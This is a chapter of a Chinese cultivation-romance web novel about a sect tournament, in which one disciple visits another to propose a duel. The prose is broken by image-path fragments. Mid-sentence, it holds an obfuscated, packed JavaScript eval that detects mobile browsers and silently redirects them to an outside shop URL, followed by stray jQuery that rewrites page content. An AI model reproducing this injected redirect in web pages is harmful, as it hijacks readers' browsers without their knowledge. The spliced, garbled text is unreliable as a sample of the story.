周仰熙的确会教李宥宜一些招式,本意是因她学的大多是属于辅助型,自保和打架能力不强,学一学攻击式,有助于保护自己。
但她万万没想到,教出去的招式会变成了不得的知识,重新进入她的脑子。
李宥宜头一次参加弟子大比,何时学的这些法子?
周仰熙满心困惑,问她:“师妹你这招和谁学的?”
李宥宜眨眨眼:“这不是所有音修都会的吗?我脑子里很早就有这个想法了,应当无人教我。”
周仰熙:这不就是自带防护音律的体修吗?
一连几场,李宥宜都靠着这个“琴剑合一”的打法赢了下来,直至比试结束回到弟子居所,周仰熙才终于想通了。
怜游剑,日后的别名就叫做“等等”。
这已是经过正道认证的,用起来顺心顺意。
这两日的比试如火如荼,因流程改变,时间也缩短了,到第三日,花菁与卫晏已经准备开启最后一场。
花菁使的长枪一道上弟子较少,安排在上半日,卫晏则是在下半日。
周仰熙特意记了时间,去观他们的最后一场赛。
花菁的比试结果出的很快,她的时间花费最少,每一场都能在半柱香之内解决,毫无疑问地成为入妖域人选。
卫晏虽说赢得慢些,但周仰熙看了一眼便知他葫芦里卖的什么药,他骨扇与长鞭同使,但更擅长用扇。
因此报的场次皆是长鞭那一头的,每到要输之际就使骨扇,只在今日最后一场里吃了些亏。
幻境内与他对打的人显然也是走的双武道路,长鞭能幻化成一柄剑。
两人打的难舍难分,最终以卫晏的骨扇四散成多片,绞住那人的长剑限制其出招,堪堪取得名额。
卫晏大意受了些擦伤,本无伤大雅,他仍旧来找周仰熙诉说,开开心心拿了新的药膏回去。
期间还有李宥宜的场次,周仰熙挨个去看了看,她平时学的剑招不多,所幸鬼点子多,昨日一整天都用的同一套招式,算是险胜。
今日倒是用上了自己改编过的,打了研究她一晚上招式的人一个措手不及,仍旧成功晋级最后一场比试。
周仰熙一整日都在四处奔波,丝毫没注意到卫晏找她哭诉、得到药膏时,不远处站着的宋寻熙。
眼见卫晏用一些手段博得周师妹同情,得了两罐周师妹的药,宋寻熙竟与心玉短暂地统一了战线。
卫晏此人,惹、人、烦、厌。
宋寻熙:“这种伎俩,哪怕摆在面前,我也是不会去用的。”
心玉打断他:“不一定,我觉得可以试试。”
宋寻熙轻哼一声,不置可否,转身打算回仰月峰。
临离开时,又朝着正与李宥宜说笑的周仰熙那边瞧了一眼,这一眼,正巧和她视线相撞。
闲下来时周仰熙才终于有心思去管,体内的灵力时而窜动,她想也不想便知宋寻熙在附近,倒是有了个感知他大体方位的法子。
李宥宜还在叽叽喳喳说着今日的事情,察觉到身旁人的安静,她疑惑回眸,就见到那位宋师兄正对着师姐暗送秋波。
这么主动的人,实在是太有利于启动她的计划。
而对视的两人却心思各异。
宋寻熙率先移开视线:周师妹怎么看我如此之久?莫非又在想什么玩弄人的事?
周仰熙不躲不闪:盯着我这么久,那上下扫视又翻白眼的眼神,很明显就是在挑衅。
她敷衍地点了点头,拉着呆滞的李宥宜离开。
宋寻熙纹丝不动,等她们的背影逐渐远去,他垂眸问心玉:“你是不是又在花痴周师妹?她又察觉到了。”
心玉没搭理他,只有一点灵力浮动的余光,证明它方才一定是做了什么。
宋寻熙无力地深呼吸,回峰路上,脑子里一会在想比试一事,下一瞬又跳回周仰熙,她的衣裙数不胜数,今日穿的又是他不曾见过的。
剑修这几日都有比试,只不过他还未曾定下对手,若是与相差较大的弟子比,难免被说掺了水分,他也不屑于去做那种无意义的事。
整个长寂山,唯有周仰熙位列榜首多年,宋寻熙心念陡转,若能与周师妹比上一场,于他而言,便是最有意义的。
棋逢对手,且能达到接近周师妹的目的。
何况这几日也没见周仰熙上场,想来也是和他一样,在等一个合适的对手。
第二日,宋寻熙便又去了比试现场,仰月仙尊对此已见怪不怪,只在临走前提醒他,“寻熙,大比这两日就能结束,你早些确定要同谁切磋。”
大比的进程比以往快,四日下来,只剩剑修弟子还在等待最后一场。
李宥宜的那场定在第四日的晚课时辰。
白日无事,周仰熙便没再去观赛,坐在房内提前制定前往妖域的计划。
宋寻熙火急火燎赶到比试点,目光转了又转,人群中并无周仰熙的身影,他犹豫几息,掐了一个传音笺的法诀。
“周师妹,你在吗?”
等了一会儿,传音笺里传来她略带惊讶的声音,“宋师兄?”
“嗯。”
周仰熙从未接到过宋寻熙的传音,两人都是正面打交道,且多为宋寻熙主动拦她,第一次收到他的讯息,讶异不解。
“宋师兄是有何事?”
宋寻熙沉默片刻,问她:“周师妹在哪?我可以去找你吗?有事相商。”
周仰熙:“倒是没什么大事,我在居所中,宋师兄可以来。”
“好。”
前后不过半盏茶的时间,收了传音笺,周仰熙还没反应过来,宋师兄为了查心玉,还真是殷勤,简直是无所不用其极。
说是见缝插针更稳妥贴合些。
宋寻熙御剑抵达霁月峰底,上一次来时,他是等待周仰熙,眼下要去找她,需要爬上石阶。
有霁月峰弟子穿行,见这位传闻骄矜自傲的仰月峰宋师兄站在他们峰门底下,纷纷放缓脚步。
众人皆知这位宋师兄与他们三师姐周仰熙相识,便有胆大的弟子上前询问,“宋师兄,你是来找三师姐的吗?”
宋寻熙几不可察地点头,算是回应。
这目中无人的态度,看得人心中窝火。
另一位弟子指向高耸的石阶,语气有些幸灾乐祸,“从此处上到霁月峰,总有两千三百级台阶,宋师兄正好练练体术,毕竟我们三师姐可是很能打
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17740278|208648||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
的。”
“宋师兄瞧着身形单薄,若中途有何不适,我们设有休憩点,有弟子守着的。”
宋寻熙跨上石阶,淡声打断:“不必。”
霁月仙尊温柔淡然,怎么门下弟子的心思如此多变?
石阶虽高,但沿途景色宜人,霁月峰常年花开不败,各色各样的灵花层出不穷。
宋寻熙走在其间,心底忽地想到周仰熙总是一身明妍装扮,一色一衫,与霁月峰的灵花同工异曲。
他不自觉扬起嘴角,脸上笑意漾开,心玉感应到他的心情,忽然热情起来。
宋寻熙登时收起笑容,辩解道:“我并未想周师妹,也没有开心。”
“还有,我再强调一次,你不是狗,不要去贴周师妹了。”他警告这背主的心玉。
心玉:“我不是狗,但我觉得你就不一定了。”
宋寻熙:“?再胡说八道我把你从这扔下去。”
两千三百级石阶,他一面赏着景,一面与心玉周旋,爬完时不过半柱香的功夫。
周仰熙打开院门看见的,便是气息平稳的宋寻熙,她打量了一眼,确认这人确实是爬过石阶的,不禁心下赞道:咱们剑修弟子就是这样风轻云淡,体术绝佳。
“宋师兄,请进。”
她将宋寻熙引进院子,自上次去过他的居所,回来她果真在院子里种了树,不同的是她栽的是一颗樱花树。
望着五彩斑斓的院落,又看向一身缃黄色衣衫的周仰熙,宋寻熙了然,周师妹果然是霁月峰的标杆。
两人在树下的石桌旁落座,周仰熙常喝花茶,又备了些零嘴,开门见山道:“宋师兄找我,是又要谈什么?”
宋寻熙斟酌了下措辞,询问道:“不知周师妹可有定下明日的比试?”
周仰熙思索一番,“没有,我这几日一心想着观赛。”
“哦。”宋寻熙应了一声,“既如此,周师妹可愿赐教,与我一试?”周仰熙闻言微微眯眼,狐疑地看着他,“你?”
“是我,周师妹剑术超群,与任何人比都可以,何况我也想与你共探剑道一术。”
她盯着宋寻熙,心下衡量,师尊说我们是唯二天生心玉之人,与宋师兄比试,更能加快查清心玉灵力,或许还能进一步,比如我的心玉。
打定主意,周仰熙也不扭捏,一口答应,“好啊,依宋师兄所言,明日你我切磋切磋。”
宋寻熙得了承诺,眼露笑意,随手捻了一块芙蓉酥吃下。
周仰熙看他两眼,有些无语,“宋师兄不是不爱吃甜食吗?”
“师妹你这桌上放的不都是甜食吗?”
“……”
“你可以不吃。”
宋寻熙笑容不变:“怎可辜负师妹的一片好意?”
周仰熙眨眼假笑:“我放着自己吃的。”
“多谢周师妹。”
周仰熙瞪着他,此前还觉得这人终于痛改前非,没想到还是这么讨厌,她好心好意去道谢,结果他说不爱吃甜食,分明是在捉弄她。她似是想到什么,忽地换上笑脸,”行,宋师兄尽情吃,我最喜收留像师兄这样好养的。”
宋寻熙:“……”